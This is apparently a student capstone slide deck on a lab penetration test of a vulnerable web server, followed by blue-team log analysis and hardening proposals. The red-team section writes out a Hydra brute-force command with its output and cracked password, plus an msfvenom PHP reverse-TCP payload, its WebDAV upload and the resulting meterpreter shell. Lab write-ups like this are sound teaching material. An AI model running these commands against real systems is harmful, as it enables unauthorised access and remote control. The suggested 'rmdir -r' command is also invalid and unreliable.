Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
IP Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper V Manager	192.168.1.1	Used to run the three virtual machines
Kali	192.168.1.90	Machine used to carry out exploits on the target
ELK	192.168.1.100	Collects logs from the Capstone server
Capstone	192.168.1.105	The target; a vulnerable web server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-359: Exposure of Personal Private Information to an Unauthorized Actor Risk: High	Files containing employee PII are not adequately protected on the server	The secret_folder contains unencrypted data including login credentials which can be leveraged for further exploitation
CWE-307: Improper Restrictions of Excessive Authentication Requests Risk : High	“The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame”*	As a result, the server is susceptible to brute force attacks
CWE-434: Unrestricted Upload of File with Dangerous Type Risk : Medium	Users on the system have unrestricted permissions to upload potentially dangerous files	Allows the potential for a malicious user to upload an automatically executable file, such as a .php file, and execute arbitrary code

*https://cwe.mitre.org/data/definitions/307.html

Exploitation: CWE-359 **Exposure of Personal Private Information to an Unauthorized Actor**

01

Tools & Processes

- nmap to scan network for ips / open ports
- dirb to map urls on the network
- Firefox browser to explore files on the web server

02

Achievements


- Located a secret_folder
- Obtained PII from log-in screen
- Another file on the system specified Ashton's account as the account with access to the secret_folder directory


03

Exploitation

- Harvesting these log-in credentials grants access to directories on the network for further exploitation

CWE-359 Exposure of Personal Private Information to an Unauthorized Actor (cont'd)





Exploitation: **CWE-307: Improper Restrictions of Excessive Authentication Requests**

01

Tools & Processes

Hydra to execute a dictionary brute force attack

02

Achievements

Successfully obtained log-in credentials for the secret_folder

03

Exploit:

Refer to the screenshot on next slide to view the output

Command used:

```
hydra -l ashton -P
usr/share/wordlists/roc
kyou.txt -s 80 -f -vV
192.168.1.105 http-get
/company_folders/secret
_folder/
```

CWE-307: Improper Restrictions of Excessive Authentication Requests (cont'd)

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 143
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 1434
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 1434
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 143
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 1434439
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 143
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 143
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-01 18:31:
root@Kali:~#
```

Exploitation: **CWE-434 Unrestricted Upload of File with Dangerous Type**

01

Tools & Processes

- I used **crackstation.net** to crack a password hash obtained from the secret folder
- Then, I used **msfvenom** to generate a custom .php payload to upload to the webdav server

02

Achievements

Successfully uploaded a .php reverse TCP script to the webdav server, allowing for further exploitation

03


Exploitation

With the script uploaded, I used **msfconsole** to open a meterpreter session on the host from the Kali machine

Exploit: CWE-434 Unrestricted Upload of File with Dangerous Type (cont'd)

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=44
44 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the paylo
ad
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~#
```



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shell.php	2021-11-09 18:31	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploit: CWE-434 Unrestricted Upload of File with Dangerous Type (cont'd)

```
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:49162) at 2021-11-09 10:42:29 -0800

meterpreter > shell
Process 2194 created.
Channel 0 created.
cd /
ls
bin
boot
dev
etc
flag.txt
home
initrd.img
initrd.img.old
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Using Kibana to analyze the network traffic, it appears that the port scan occurred at **6:06 PM** and that **5,064** packets were sent (Figure 1)

The bulk of these packets were sent from **192.168.1.90**, the Kali machine




Figure 1





Figure 2

Analysis: Identifying the Port Scan (cont'd)

Based on this HTTP status codes graph, we can see that the capstone server responded with 401 (Unauthorized) 301 (Moved Permanently), 200 (OK), 207 (Multi-Status) and 404 (Not Found)



Analysis: Finding the Request for the Hidden Directory

Based on Figure 1, it appears that the request for the hidden directory occurred at **6:24** with **15,347** requests

By analyzing Figure 2, we can see that:

- `http://192.168.1.105/company_folders/secret_folder` was requested **16,222 times**
- The high volume of requests in a short time frame is unusual and could be indicative of a brute force attack




Figure 1

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,222
http://127.0.0.1/server-status?auto=	528
http://192.168.1.105/webdav	40
http://192.168.1.105/webdav/shell.php	20
http://192.168.1.105/favicon.ico	7

Export: Raw Formatted

Figure 2

Analysis: Finding the WebDAV Connection

- There were **40** requests made to the webdav directory
- The shell.php file in that directory was requested **20** times

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,222
http://127.0.0.1/server-status?auto=	528
http://192.168.1.105/webdav	40
http://192.168.1.105/webdav/shell.php	20
http://192.168.1.105/favicon.ico	7

Export: Raw Formatted

Analysis: Uncovering the Brute Force Attack

```
18:23:54.473  url.path: /company_folders/secret_folder user_agent.original: Mozilla/4.0
(Hydra) @timestamp: Nov 9, 2021 @ 18:23:54.473 method: get server.bytes: 698B
server.ip: 192.168.1.105 server.port: 80 destination.bytes: 698B
destination.ip: 192.168.1.105 destination.port: 80 event.start: Nov 9, 2021 @
18:23:54.473 event.end: Nov 9, 2021 @ 18:23:54.476 event.kind: event

18:23:54.462  user_agent.original: Mozilla/4.0 (Hydra)
url.path: /company_folders/secret_folder @timestamp: Nov 9, 2021 @ 18:23:54.462
method: get http.version: 1.1 http.request.method: get http.request.bytes: 159B
http.request.headers.content-length: 0 http.response.status_code: 401
http.response.bytes: 698B http.response.body.bytes: 460B
```



- I was able to confirm that a brute force attack had occurred by parsing through the logs and seeing that the user agent for the bulk of the requests during this timeframe was **Hydra** (Figure 1)

- We know that 16,222 total requests were made to the secret folder directory, and based on Figure 2, we can see that **16,216** requests were made before the password was discovered, based on the error codes returned

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Set an alarm to detect when requests are sent to blocked ports

What threshold would you set to activate this alarm?

- Alarm should activate any time a request to a blocked port is sent from a non-approved IP

System Hardening

What configurations can be set on the host to mitigate port scans?

- Configure firewall rules to redirect requests to open ports to 'honeypots'
- Block ports that do not need to be accessible outside of the network
- Utilize IDS to detect scans

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Create a firewall rule with a whitelist of approved IP addresses
- Set an alarm that activates when a request to directories on the network are made from any other IP address

What threshold would you set to activate this alarm?

- 1; any time a request is sent from an IP not included in the whitelist

System Hardening

What configuration can be set on the host to block unwanted access?

- The secret folder and its associated files should be encrypted, or removed from the network entirely
- Files at rest on the network should be encrypted

Command to remove the directory and its files:

```
rmdir -r secret_folder
```

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- # of login requests per second

What threshold would you set to activate this alarm?

- More than 70 requests per second for a duration of 5 seconds

System Hardening

What configuration can be set on the host to block brute force attacks?

- Set an account lockout policy after a determined number of failed log-in attempts
- Utilize push notifications or other forms of two-factor authentication on employee accounts

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alarm should be set to trigger any time a blacklisted IP sends a request to the webdav directory

What threshold would you set to activate this alarm?

- 1; any time a request is sent to access the webdav server from a blacklisted IP

System Hardening

What configuration can be set on the host to control access?

- Blocking unnecessary ports and the whitelist / blacklist firewall rules should be effective for mitigation against connections to this directory as well

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- An alarm should tigger any time there is an upload request containing a .php file

What threshold would you set to activate this alarm?

- 1; any time there is an attempted upload of a forbidden file, the alarm should trigger

System Hardening

What configuration can be set on the host to block file uploads?

- Block port 4444
- Restrict file uploads from sources outside of the network
- Restrict uploads of .php or other executable files

the End